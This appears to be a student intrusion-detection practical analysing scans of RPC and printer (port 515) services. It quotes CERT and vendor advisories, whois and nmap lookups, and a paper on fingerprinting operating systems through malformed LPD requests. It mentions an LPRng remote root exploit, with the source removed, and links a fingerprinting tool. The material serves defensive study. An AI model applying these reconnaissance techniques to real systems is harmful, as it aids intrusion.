Systems running the Calendar Manager Service daemon, often
named rpc.cmsd
I. Description
A buffer overflow vulnerability has been discovered in the
Calendar Manager Service daemon, rpc.cmsd. The rpc.cmsd daemon
is frequently distributed with the Common Desktop Environment
(CDE) and Open Windows.
II. Impact
Remote and local users can execute arbitrary code with the
privileges of the rpc.cmsd daemon, typically root. Under some
configurations rpc.cmsd runs with an effective userid of
daemon, while retaining root privileges.
This vulnerability is being exploited in a significant number
of incidents reported to the CERT/CC. An exploit script was
posted to BUGTRAQ. For more information about attacks using
various RPC services please see CERT® Incident Note IN-99-04
http://www.cert.org/incident_notes/IN-99-04.html
III. Solution
Install a patch from your vendor
Appendix A contains information provided by vendors for this
advisory. We will update the appendix as we receive more
information. If you do not see your vendor's name, the CERT/CC
did not hear from that vendor. Please contact your vendor
directly.
We will update this advisory as more information becomes
available. Please check the CERT/CC Web site for the most
current revision.
Disable the rpc.cmsd daemon
If you are unable to apply patches to correct this
vulnerability, you may wish to disable the rpc.cmsd daemon. If
you disable rpc.cmsd, it may affect your ability to manage
```

calendars.

http://www.cert.org/advisories/CA-99-08-cmsd.html

CERT® Advisory CA-99-05 Vulnerability in statd exposes vulnerability in automountd
Original issue date: June 9, 1999
Last revised: November 9, 1999
Added Vendor information for IBM Corporation.
Source: CERT/CC
Systems Affected
Systems running older versions of rpc.statd and automountd
I. Description
This advisory describes two vulnerabilities that are being used together by intruders to gain access to vulnerable systems. The first vulnerability is in rpc.statd, a program used to communicate state changes among NFS clients and servers. The second vulnerability is in automountd, a program used to automatically mount certain types of file systems. Both of these vulnerabilities have been widely discussed on public forums, such as **BugTraq**, and some vendors have issued security advisories related to the problems discussed here. Because of the number of incident reports we have received, however, we are releasing this advisory to call attention to these problems so that system and network administrators who have not addressed these problems do so immediately. For more information about attacks using various RPC services please see CERT® Incident Note IN-99-04
http://www.cert.org/incident_notes/IN-99-04.html
The vulnerability in rpc.statd allows an intruder to call arbitrary rpc services with the privileges of the rpc.statd process. The called rpc service may be a local service on the same machine or it may be a network service on another machine. Although the form of the call is constrained by rpc.statd, if the call is acceptable to another rpc service, the other rpc service will act on the call as if it were an authentic call from the rpc.statd process.
The vulnerability in automountd allows a local intruder to execute arbitrary commands with the privileges of the automountd process. This vulnerability has been widely known for a significant period of time, and patches have been available from vendors, but many systems remain vulnerable because their administrators have not yet applied the appropriate patches.
By exploiting these two vulnerabilities simultaneously, a remote intruder is able to "bounce" rpc calls from the rpc.statd service to the automountd service on the same targeted machine. Although on many systems the automountd service does not normally accept traffic from the network, this combination of vulnerabilities allows a remote intruder to execute arbitrary commands with the administrative privileges of the automountd service, typically root.
Note that the rpc.statd vulnerability described in this advisory is distinct from the vulnerabilities described in

CERT Advisories CA-96.09 and CA-97.26.
II. Impact
The vulnerability in rpc.statd may allow a remote intruder to call arbitrary rpc services with the privileges of the rpc.statd process, typically root. The vulnerablility in automountd may allow a local intruder to execute arbitrary commands with the privileges of the automountd service.
By combining attacks exploiting these two vulnerabilities, a remote intruder is able to execute arbitrary commands with the privileges of the automountd service.
Note
It may still be possible to cause rpc.statd to call other rpc services even after applying patches which reduce the privileges of rpc.statd. If there are additional vulnerabilities in other rpc services (including services you have written), an intruder may be able to exploit those vulnerabilities through rpc.statd. At the present time, we are unaware of any such vulnerabilitity that may be exploited through this mechanism.
III. Solutions
Install a patch from your vendor
Appendix A contains input from vendors who have provided information for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

http://www.cert.org/advisories/CA-99-05-statd-automountd.html

---

-----BEGIN PGP SIGNED MESSAGE-----

```
                    ######    ##   ##    ######
                    ##        ###  ##      ##
                    ######    ## # ##      ##
                        ##    ##  ###      ##
                    ###### .  ##   ## .  ######.

                        Secure Networks Inc.

                         Security Advisory
                           June 4, 1997

                       Solaris rpcbind weaknesses
```

This advisory addresses a vulnerability in Solaris rpcbind implementations.
This vulnerability can aid an attacker in gaining unauthorized access to
hosts running vulnerable versions of the aforementioned software. This
vulnerability allows an attacker to obtain remote RPC program information
even if the standard rpcbind port (port 111) is being filtered.

```
Problem Description:
~~~~~~~~~~~~~~~~~~~~

The use of an undocumented port under Solaris 2.X for rpcbind.
Solaris 2.x versions of rpcbind listen on an undocumented port
in addition
to port 111.


Technical Details:
~~~~~~~~~~~~~~~~~~

On Solaris 2.x operating systems, rpcbind listens not only on
TCP port
111, and UDP port 111, but also on a port greater than 32770.
This results
in a large number of packet filters, which intend to block
access to
rpcbind/portmapper, being ineffective.  Instead of sending
requests
to TCP or UDP port 111, the attacker simply sends them to a
UDP port
greater than 32770 on which rpcbind is listening.


Vulnerable Operating Systems and Software
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

The standard rpcbind shipped with Solaris 2.x systems displays
this
behaviour.  Older SunOS implementations are NOT vulnerable.

Wietse Venema's replacement rpcbind for Solaris 2.x systems
does not
exhibit this behaviour.


Fix Information
~~~~~~~~~~~~~~~

The following patches have been made availible at
ftp://sunsolve1.sun.com/pub/patches.

SunOS 5.5.1             104331-02      (Solaris 2.5.1)
SunOS 5.5.1_x86         104332-02      (Solaris 2.5.1 x86)
SunOS 5.5               104357-02      (Solaris 2.5)
SunOS 5.5_x86           104358-02      (Solaris 2.5 x86)
SunOS 5.4               102070-03      (Solaris 2.4)
SunOS 5.4_x86           102071-03      (Solaris 2.4 x86)
SunOS 5.3               102034-02      (Solaris 2.3)


Additional Information
~~~~~~~~~~~~~~~~~~~~~~
```

```
Secure Networks Inc. would like to thank Chok Poh
<chok@eng.sun.com>
for a quick and professional response to this problem.

You can contact Secure Networks Inc. at <sni@secnet.com> using
the following PGP key:

Type Bits/KeyID    Date       User ID
pub  1024/9E55000D 1997/01/13 Secure Networks Inc.
<sni@secnet.com>
                              Secure Networks
<security@secnet.com>

(PGP Key BLOCK REMOVED to conserve space)

Copyright Notice
~~~~~~~~~~~~~~~~
The contents of this advisory are Copyright (C) 1997 Secure
Networks
Inc, and may be distributed freely provided that no fee is
charged
for distribution, and that proper credit is given.

SunRPC is a trademark of Sun Microsystems.

 You can find Secure Networks' advisories at
 http://www.secnet.com/advisories.

 You can browse our web site at http://www.secnet.com

 You can subscribe to our security advisory mailing list by
sending
 mail to majordomo@secnet.com with the line "subscribe sni-
advisories"
```

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D6935

Result (Benign, Exploit, DoS or Reconnaissance)

After carefully analyzing the Auckland's trace I believe that this attack is reconnaissance. There are no targeted systems. The attacker is scanning a range of IP addresses hoping to find a system running sunrpc. Once the attacker determines there are machines on Auckland's network that are running sunrpc then the attacker would try to exploit vulnerabilities with sunrpc to gain access or control of the system.

Severity

(Criticality + Lethality) – (Network Countermeasure + Host Countermeasures) =Severity

Criticality = 2 There is no active targeting at this time. The attacker is scanning the network looking for systems running sunrpc.

Lethality = 4 Unknown if systems have these ports open. Be conservative and assume there are open ports that have not been checked for vulnerabilities. Sunrpc ports can give an attacker root access to the system if not properly patched.

Network Countermeasures = 0 Unknown network security infrastructure. Due the unknown state of the targets "Network Countermeasures" we will assume the worse, and there are no countermeasures.

Host Countermeasures = 0 Unknown if system is properly secured. Due to the unknown state of the targets "Host Countermeasures" we will assume the worse, and there are no countermeasures.

(5+1) – (0+0) = 6

Potential severity is high. If systems are not properly protected and operating systems has not been hardened.

Defense Recommendation

Since the state of security in the infrastructure is unknown I will assume there is no security. Starting at the outer most infrastructures moving toward the target system.

The router should be configured with access control lists (ACL) that log information to a logging server. The ACLs should be configured to restrict all traffic that is not necessary. Next the firewall should be of a different type of technology as the router (packet filtering) vs. firewall (proxy/application or statefull inspection) to add an extra level of security. Again the firewall should be configured to only allow necessary traffic and logging should be sent to a separate logging server. A network based IDS should be installed between the router and the firewall, it should be configure for the types of network traffic that is allowed into the network and any strange traffic the router or firewall may not block. The system needs to have a minimal install to run the application. The system should be patched properly and up to date. This infrastructure needs to be verified on a regular basis to ensure the highest level of security. Logs need to be examined for anomalies daily. Writing scripts to look through the log files for anything that is block and/or looks strange could enhance looking through logs manually, everyday and make the task much easier.

Exam Question

```
16 Mar 01 10:53:38      tcp  200.131.250.24.1493   o>   202.37.88.132.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1494   o>   202.37.88.133.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1495   o>   202.37.88.134.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1497   o>   202.37.88.135.111   s
```

What does the correlation between Date, Time and Source Port give you?

A. Tells you what time zone the source is coming from
B. Gives you a reference point with the destination point
C. Gives you the amount of data in each packet
D. Lets you know if you are the only target be attacked from the source

Assignment # 1 – Trace 5 "printer"

Trace # 5

```
Nov  9 03:42:18 213.11.39.75:1268 -> a.b.c.32:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1269 -> a.b.c.33:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1287 -> a.b.c.51:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1307 -> a.b.c.71:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1337 -> a.b.c.101:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1424 -> a.b.c.188:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1441 -> a.b.c.205:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1543 -> a.b.d.52:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1693 -> a.b.d.202:515 SYN ******S*
Nov  9 03:42:18 213.11.39.75:1757 -> a.b.e.11:515 SYN ******S*
```

Source

Trace from http://www.sans.org/y2k/111000-1200.htm on November 12, 2000 the 1200 traces. (Laurie@edu) performed the trace. The traces have not been modified from their original postings on SANS.

Detect Generated by

Not sure the IDS tool that generated the logs but the breakdown is fairly simple:

Nov 9 03:42:18 213.11.39.75:1268 -> a.b.c.32:515 SYN ******S*

Date: Nov 9
Time: 03:42:18
Source: 213.11.39.75
Src Port: 1268
Destination: a.b.c.32
Dest Port: 515
Flags: SYN *****S*

Tracer Location

The absolute path is not known but the tracer must be located between the attacking system 213.11.39.75 and the following networks a.b.c.X, a.b.d.X, and a.b.e.X.

Probability the source was spoofed

It is extremely unlikely that this attack is spoofed. The fact that it is a tcp connection establishes the packet will attempt a three-way handshake. Also this is recon of a network to see if any systems are running port 515 (printer). The attacker is looking for specific vulnerabilities, which would be more difficult to capture is the IP address is spoofed.

Nslookup

I ran nslookup on the ip address (213.11.39.75) to determine if the machine is question had a hostname and to see if I could discover the domain from which it came. The results were negative, no IP address mapped to a name through reverse lookup.

Arin

```
European Regional Internet Registry/RIPE NCC (NETBLK-
213-RIPE)
These addresses have been further assigned to European
users.

Contact info can be found in the RIPE database, via
the WHOIS and TELNET servers at whois.ripe.net, and at
http://www.ripe.net/db/whois.html
   NL

   Netname: RIPE-213
   Netblock: 213.0.0.0 - 213.255.255.255
   Maintainer: RIPE

   Coordinator:
      RIPE Network Coordination Centre  (RIPE-NCC-ARIN)
nicdb@RIPE.NET
      +31 20 535 4444
Fax- - +31 20 535 4445

   Domain System inverse mapping provided by:

   NS.RIPE.NET                    193.0.0.193
   NS.EU.NET                      192.16.202.11
   AUTH00.NS.UU.NET               198.6.1.65
   NS3.NIC.FR                     192.134.0.49
   SUNIC.SUNET.SE                 192.36.125.2
   MUNNARI.OZ.AU          128.250.1.21
   NS.APNIC.NET                   203.37.255.97
   SVC00.APNIC.NET                202.12.28.131

   Record last updated on 08-Apr-1999.
   Database last updated on 27-Apr-2001 23:04:53 EDT.
```

Arin gave the results above. Upon the recommendation from Arin.net above I used http://www.ripe.net/db/whois.html to get the following results.

213.11.39.75

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html


inetnum:      213.11.39.64 - 213.11.39.127
```

```
netname:        TELTROX-NET1
descr:          TELTROX
country:        FR
admin-c:        MC4197-RIPE
tech-c:         ZM321-RIPE
rev-srv:        ns1.nan2.inetway.net
rev-srv:        ns1.nan1.inetway.net
status:         ASSIGNED PA
mnt-by:         IWAY-NOC
changed:        aalonzo@fr.uu.net 20001002
source:         RIPE

route:          213.11.0.0/16
descr:          UUNETFR-BLOCK4
descr:          UUnet France Block 4
origin:         AS3259
remarks:        abuse@fr.uu.net
notify:         net-adm@iway.fr
mnt-by:         IWAY-NOC
changed:        net-adm@iway.fr 20000221
changed:        fmartzel@fr.uu.net 20010309
source:         RIPE

person:         Monsieur Marc Congo
address:        TELTROX
address:        119 rue des Pyrenees
address:        75020 PARIS
phone:          +33 06 16 29 51 91
nic-hdl:        MC4197-RIPE
changed:        aalonzo@fr.uu.net 20001002
source:         RIPE

person:         Zine Mekrez
address:        UUNET, a WorldCom Company
address:        215, Avenue Georges Clemenceau
address:        92024 Nanterre, France
phone:          +33 1 56 38 22 00
fax-no:         +33 1 56 38 22 01
e-mail:         zmekrez@fr.uu.net
nic-hdl:        ZM321-RIPE
mnt-by:         IWAY-NOC
changed:        vguegan@fr.uu.net 20000110
changed:        fmartzel@fr.uu.net 20010104
source:         RIPE
```

Nmap results

I chose to run nmap against the attacking system to discover more information. I was trying to discover what type of system and what services may be running on the attacking system. Nmap came back with no results this could be for a couple of reasons:

1) The attacking system has been turned off.
2) The attacking system is no longer on that network.
3) The IP address no longer belongs to the same company/individual(s).

For the time being we will assume the machine is turned of at the time nmap was run.

Description of Attack

The attacker is attempting to validate the printer (515) port on several machines on three networks. It seems that the attacker has already probed these networks before and is targeting specific machines (s)he knows are running on these networks. Once the attacker discovers if any systems are running port 515 then (s)he will probably attempt to exploit known printer vulnerabilities. The attacker scans all the system on all three networks in a short period of time, about 1 second.

Attack Correlation

There are several correlations to this attack on the Internet below are a couple of informative traces:

This particular correlating trace is interesting because it is port 515 but that Stephan references Laurie@edu as his correlation.

```
Stephan Odak)
11-19-2000 14:45:41.819320 ip 74: syr-66-24-0-
8.twcny.rr.com.4902 >
my.box.515: S 705108404:705108404(0) win 32120  (DF) (ttl 47,
id 26539)
4500 003c 67ab 4000 2f06 b56a xxxx
xxxx xxxx xxxx 1326 0203 2a07 19b4 0000
0000 a002 7d78 5099 0000 0204 05b4 0402
080a 0504 ed66 0000 0000 0103 0300

Correlation on port 515
http://www.sans.org/y2k/111000-1200.htm

(Laurie@edu)
Nov  9 03:42:18 213.11.39.75:1269 -> a.b.c.33:515 SYN
  ******S*
Nov  9 03:42:18 213.11.39.75:1287 -> a.b.c.51:515 SYN
  ******S*
Nov  9 03:42:18 213.11.39.75:1307 -> a.b.c.71:515 SYN
  ******S*
```

http://www.sans.org/y2k/112700-1400.htm (Stephan Odak)

Laurie sees reports this again from a different attacking system. It is unclear if this the same tracer as the one Laurie reported with before. It seems to be less likely. This trace was done using PortSentry.

> *"PortSentry is part of the Abacus Project suite of security tools. It is a program designed to detect and respond to port scans against a target host in real-time…"*
> *(http://www.psionic.com/abacus/portsentry/)*

```
.
.
.
Apr  5 03:12:55 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:14:57 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:14:58 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:14:58 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:04 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:04 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:06 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:06 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:06 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:07 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:08 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:08 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
```

```
Apr  5 03:15:08 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
Apr  5 03:15:09 hostmau portsentry[155]: attackalert: Connect
from host:
  netmon.colgate.edu/149.43.160.160 to TCP port: 515
.
.
.
```

http://www.sans.org/y2k/040901-1500.htm (Lauri@.edu)

Attack Mechanism

This attack is interesting for a couple of reasons in the analysis below.

Stimulus or Response

There was no traffic initiated to the attacking from the target or any internal systems so, it is unlikely to be a response from the targeted network. The attacking system is a stimulus attempting to gain access to the targeted system.

Targeted Service

The target seems to have already been scanned and the attacker is looking for systems running port 515 (printer). The attacker is only targeting specific systems. This would imply that the attacker has already scanned the network for running systems and now is looking for specific holes to exploit in the system or applications on the system.

According to SANS here is some additional information regarding port 515:

> *"Since November 1 we have been receiving reports to GIAC regarding probes to port 515. The Unix LPR service runs on this port. We did some searching and we found that on October 4, 2000 there were advisories released regarding vulnerabilities for the LPR service, for many distributions of Linux and for the BSD variants. We believe that the increase in probes to port 515 is for attackers looking for this vulnerability.*
>
> *The LPRng port, versions prior to 3.6.24, contains a potential vulnerability which may allow root compromise from both local and remote systems. The vulnerability is due to incorrect usage of the syslog(3)*
> *function. Local and remote users can send string-formatting operators to the printer daemon to corrupt the daemon's execution, potentially gaining root access.*

If you have not chosen to install the LPRng port/package, then your system is not vulnerable to this problem.

Get the latetst update from your OS provider and upgrade to atleast LPRng version 3.6.2"
(http://www.sans.org/newlook/alerts/port515.htm)

Known Vulnerabilities

LPR has had vulnerabilities in the past. Some Linux distributions replace the BSD based LPR with LPRng. Below are a few recent vulnerabilities for LRP and LPRng.

This exploit is interesting because it not only gives you information about the exploit but the source code to exploit the services as well.

```
 LPRng-3.6.22/23/24 remote root exploit, enjoy.

venomous of rdC
venomous@rdcrew.com.ar
http://www.rdcrew.com.ar


Source code removed…If you wish to view the actual source code
for rdC-LPRng.c look at Appendix C.
```

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D150954

```
CONECTIVA LINUX SECURITY ANNOUNCEMENT
-------------------------------------------------------------
---------

PACKAGE   : lpr
SUMMARY   : Possible local root exploit
DATE      : 2000-10-05 18:01:00
RELEVANT
RELEASES  : 4.0, 4.0es, 4.1, 4.2, 5.0, prg gráficos,
ecommerce, 5.1

-------------------------------------------------------------
--------

DESCRIPTION
 There is a format bug in lpd in a syslog() call that could be
```

```
used to
 obtain root access. The exploit would have to successfully
inject
 format strings in a hostname to cause damage.


SOLUTION
 All users should upgrade to the updated packages.

 We would like to thank Chris Evans for spotting this problem
 elsewhere and bringing it up to the attention of the linux
vendors.


DIRECT DOWNLOAD LINKS TO THE UPDATED PACKAGES
ftp://atualizacoes.conectiva.com.br/4.0/i386/lpr-0.50-
6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/4.0/SRPMS/lpr-0.50-
6cl.src.rpm
ftp://atualizacoes.conectiva.com.br/4.0es/i386/lpr-0.50-
6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/4.0es/SRPMS/lpr-0.50-
6cl.src.rpm
ftp://atualizacoes.conectiva.com.br/4.1/i386/lpr-0.50-
6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/4.1/SRPMS/lpr-0.50-
6cl.src.rpm
ftp://atualizacoes.conectiva.com.br/4.2/i386/lpr-0.50-
6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/4.2/SRPMS/lpr-0.50-
6cl.src.rpm
ftp://atualizacoes.conectiva.com.br/5.0/i386/lpr-0.50-
6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/5.0/SRPMS/lpr-0.50-
6cl.src.rpm
ftp://atualizacoes.conectiva.com.br/5.1/i386/lpr-0.50-
6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/5.1/SRPMS/lpr-0.50-
6cl.src.rpm
ftp://atualizacoes.conectiva.com.br/ferramentas/ecommerce/i386
/lpr-0.50-6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/ferramentas/ecommerce/SRPM
S/lpr-0.50-6cl.src.rpm
ftp://atualizacoes.conectiva.com.br/ferramentas/graficas/i386/
lpr-0.50-6cl.i386.rpm
ftp://atualizacoes.conectiva.com.br/ferramentas/graficas/SRPMS
/lpr-0.50-6cl.src.rpm
```

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D137847

The following is not nessarily an exploit but more of a proof of concept on how to use LPR to determine the operating system.

This is a paper/proof of concept on remote os detection using the
line printer daemon (lpd).

-- f0bic.

---
lowlevel - network coding/network security
http://www.low-level.net - f0bic@low-level.net

[attachment: osdetect-lpd.txt (text/plain)]
-------- Examining Remote OS Detection using LPD Querying ----------
---
------[Feb 19, 2001 - by f0bic - http://www.low-level.net]---------

Abstract

At present there are many ways of determining ("guessing") a remote
hosts' Operating System. Some of these methods rely on the packet,
whereas others rely on the behavior of certain daemons in rather
errorous ("unordinary") conditions. This paper tries to describe
a way of using the line printer daemon ("lpd") as a knowledge base
with which we can determine a possible Operating System on the
remote host.

I. Introduction

(A) Significance and Definitions of Terms used.

[1] DETERMINE - "GUESSING". Trying to guess as accurately as
possible what Operating System a remote host
is running.

[2] ERROROUS - "INCORRECT". Refers to the condition of the
request sent out to the remote

```
hosts'  line
                        printer daemon.          We consider
it to be
                        [errorous]  because  we  are  not
using  the
                        correct RFC assigned request format.

       [3] VALID      -  "CORRECT".       Applies to the
syntax of the
                        request that's sent out to a remote
host.   A
                        correct syntax follows the rules of
the  RFC.
```

(B) Line Printer Daemon Protocol Specifications.

This sub-section is based on the specifications made in RFC 1179 ("Line Printer Daemon Protocol, L. J. McLaughlin III").

The Unix Operating System provides line printer spooling with a combination of various tools:

* lpr (assign to queue) |
* lpq (display the queue) |
* lprm (remove from queue) |-> LPD (line printer daemon)
* lpc (control the queue) |

All of these tools ("programs") interact with a daemon called the line printer daemon ("LPD"). In order to "control" the printing functions, the various printer spooling tools send a valid line printer daemon protocol request to the line printer daemon. The shape and format of this request will be discussed in further detail in the following sections. For now, we will just acknowledge that such a "request format" exists to successfully send commands to the LPD.

(C) General Concepts of Daemon-based Fingerprinting.

Daemon-based fingerprinting relies for the most part on the authenticity of a daemon on a certain platform. It is important to realize that when fingerprinting daemons, you are actually

fingerprinting at the application level, whereas when you are fingerprinting the TCP/IP stack, you are fingerprinting at the kernel level (default window-sizes, ttls, etc). Therefore it is very important that the application (daemon, in this case) you are fingerprinting is the default one installed on the system, because that will help determine what Operating System the remote host is running. Depending on the version of a daemon, and its characteristics, it might give a totally different OS fingerprint.

I'm using identd for the following example to show you that the authenticity of a daemon on an Operating System is of the utmost importance when fingerprinting a host:

ident fingerprint for Red Hat 6.2

-> "pidentd 3.0.10 2.2.5-22smp (Feb 22 2000 16:14:21)"

ident fingerprint for Red Hat 7.0

-> "pidentd 3.0.10 for Linux 2.2.5-22smp (Jul 20 2000 15:09:20)"

The above are default identd fingerprints for Red Hat versions 6.2 and 7.0 respectively. If I decide to swap identd versions and run the default identd for 6.2 on Red Hat 7.0, an application-level identd fingerprinter would return Red Hat 6.2 while the Operating System is in fact Red Hat 7.0. These are definately some loopholes one should consider when performing an application-level fingerprint.

II. Line Printer Daemon OS Fingerprinting

(A) Theoretical Analysis

The theory behind this concept lies within the boundaries of RFC 1179 (Line Printer Daemon Protocol). As mentioned

```
earlier,
        there is a certain hierarchical structure within the
format of
        requests sent to an LPD.   The "appropriate" message
format is
        described in RFC 1179 as follows:


           [ RFC 1179, "Section 3.1 Message Formats" ]

           "All commands begin with a single octet code, which
is a
           binary number which represents the  requested
function.
           The code is immediately followed by the  ASCII
name  of
           the printer queue name on which the function  is
to  be
           performed" [....] "The end of the command  is
indicated
           with an ASCII line feed character."


           [ RFC 1179, "Section 7 Control File Lines" ]

           "Each line of the control  file  consists  of  a
single,
           printable ASCII character which represents a
function  to
           be performed when the file is printed.
Interpretation of
           these command characters are case-sensitive.  The
rest of
           the line after the command  character  is  the
command's
           operand."
           [....]
           "Some  commands  must  be included in every control
file.
           These are 'H'  (responsible host)  and  'P'
(responsible
           user).   Additionally, there must  be  at least one
lower
           case command to produce any output."


        The excerpts above describe the  correct
message/query  format
        in which a request should be structured.      This
theoretical
        analysis is not concerned about the first RFC excerpt
(Message
        Formats), since we don't actually want to go  out  and
send  a
        printing format query. And basically we don't wanna
any printed
```

files to come out of some printer at the other end:))

As you might have guessed, we are going to use Control File commands to "determine" a possible Operating System on a remote host. A normal ("correct") print request would look like this:

[We're following the syntax described in RFC 1179 here]

```
+---+----------+----+
| H | 10.0.0.2 | LF | - Command code {H} -> "source host"
+---+----------+----+

+---+----------+----+
| P |    502   | LF | - Command code {P} -> "user id"
+---+----------+----+

+---+----------+----+
| f | file.txt | LF | - Command code {f} -> "file to print"
+---+----------+----+
```

This would allow a file called "file.txt" to be printed after both the source (request-originating) host and the user id have been verified. Since we are fingerprinting a remote host and might not have proper "source host" and "user id" to perform a valid print request, we have to rely on other means of querying the remote host for lpd information.

Instead of sending a valid request with the correctly formatted syntax structure, we will send an errorous ("incorrect") syntax and see how the remote LPD acknowledges this query to us. In this case we will omit the authentication information {H} and {P} and change the {f} command to a different command to ensure that we don't get any conflicting responses:

[We're discarding the syntax described in RFC 1179 here]

```
          +---+----------+----+
          | M |   user   | LF | - Command code {M} -> "mail
when printed"
          +---+----------+----+
```

In this scenario, we have sent a malformed request to a remote LPD and wait for an acknowledgement. The format and content of this acknowledgement will reveal the error notification message, which in many cases is OS-proprietary. We can then build a database of possible acknowledgements ("replies") from the lpd and match those up with a certain Operating System.

(B) Practical Analysis

To clearly state the fact that different Operating Systems, actually different LPD's, reply in different ways, I wrote a little program that clearly shows the differences and the similarities between different LPD fingerprints. The program sends a malformed request looking like this:

```
          +---+----------+----+
          | M |   r00t   | LF |
          +---+----------+----+
```

The following are examples that show the information gathered by sending the malformed request depicted above. Here goes:

```
::(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.4.130
-- Connected to lpd on XXX.XXX.4.130
Reply: Invalid protocol request (77): MMr00t

[ This is a SunOS/Solaris 5.7 box ]


::(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.59.200
-- Connected to lpd on XXX.XXX.59.200
Reply: Invalid protocol request (77): MMr00t
```

```
[ This is a SunOS/Solaris 5.6 box ]
```

Are we starting to see some similarities here?:)
Let's try a different Operating System this time:

```
::(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.153.2
-- Connected to lpd on XXX.XXX.153.2
Reply: 0781-201 ill-formed FROM address.

[ This is an AIX 4.3 box ]


::(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.14.203
-- Connected to lpd on XXX.XXX.14.203
Reply: 0781-201 ill-formed FROM address.

[ This is an AIX 4.3 box ]
```

We get different replies for different Operating System but the same Operating Systems return similar messages.

NOTE: Some Operating Systems (Compaq Tru64 Unix, HP-UX, and the like) will return zero length replies, which makes it hard to distinguish one from the other. But most OS's return a similar (same OS) but different (different OS) message.

III. Proof of Concept Code

I have also created a "proof of concept" tool that contains a database of LPD returned messages and Operating Systems matching those messages.

This tool is available at http://www.low-level.net/ and is called "lpdfp".

Download: http://www.low-level.net/f0bic/releases/lpdfp.tar.gz

```
IV. References and Acknowledgements

    [1] RFC 1179 : Line Printer Daemon Protocol
        Network Printing Working Group
        L. McLaughlin III, 1990

        Available at: ftp://ftp.isi.edu/in-notes/rfc1179.txt

    [2] I'd like to thank incubus at Securax for letting me
        fingerprint some of his boxes.    Also, everyone else
        who lend me a hand in allowing me to fingerprint their
        machines (you know who you are).


V. Contact Information

   f0bic@low-level.net
   http://www.low-level.net
```

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D164293

Result (Benign, Exploit, DoS or Reconnaissance)

After analysis of the above trace and looking through BUGTRAQ at all the issue, I have come to a possible conclusion:

The attacker has already scanned the network and knows there are a few systems on each network that are of interest to him/her. The attacker probably knows more about these systems than we realize. The attacker has likely determined that these systems are UNIX based systems. The attacker knows how to gain access using some various exploits in LPR or LPRng. This particular attack is definitely and exploit.

Evidence of Active Targeting

There is definite evidence of active targeting. The port 515 scan as it first appears is a little more than just a scan. The attacker targets specific systems. There are 7 targets on network a.b.c.X, 2 on a.b.d.X and 1 on a.b.e.X. If this was no active targeting there would be a range of IP addresses there were being checked for port 515 instead of only a few on each network. If the attacker is checking these systems for port 515 then (s)he knows these systems are most likely UNIX systems and may even know what flavor of UNIX (AIX, xBSD, IRIX, Linux, Solaris, etc). The attacker probably also knows what other ports are running on each of the targeted systems. The attacker maybe going through a list (s)he has of possible exploits and is trying to determine how to gain access to the system with the least amount of effort.

Once the attacker has gained access the limits are endless of what they can do.

Severity

(Criticality + Lethality) – (Network Countermeasure + Host Countermeasures) =Severity

Criticality = 5 There is active targeting going on here the attacker probably already knows a lot about these systems.

Lethality = 5 The attacker has targeted these systems so he probably already knows that port 515 is running on these systems, otherwise these systems would not have been targeted specifically. Due to the many exploit for LPR and its counterparts and the unknown status of patches on this system. Lethality is very high.

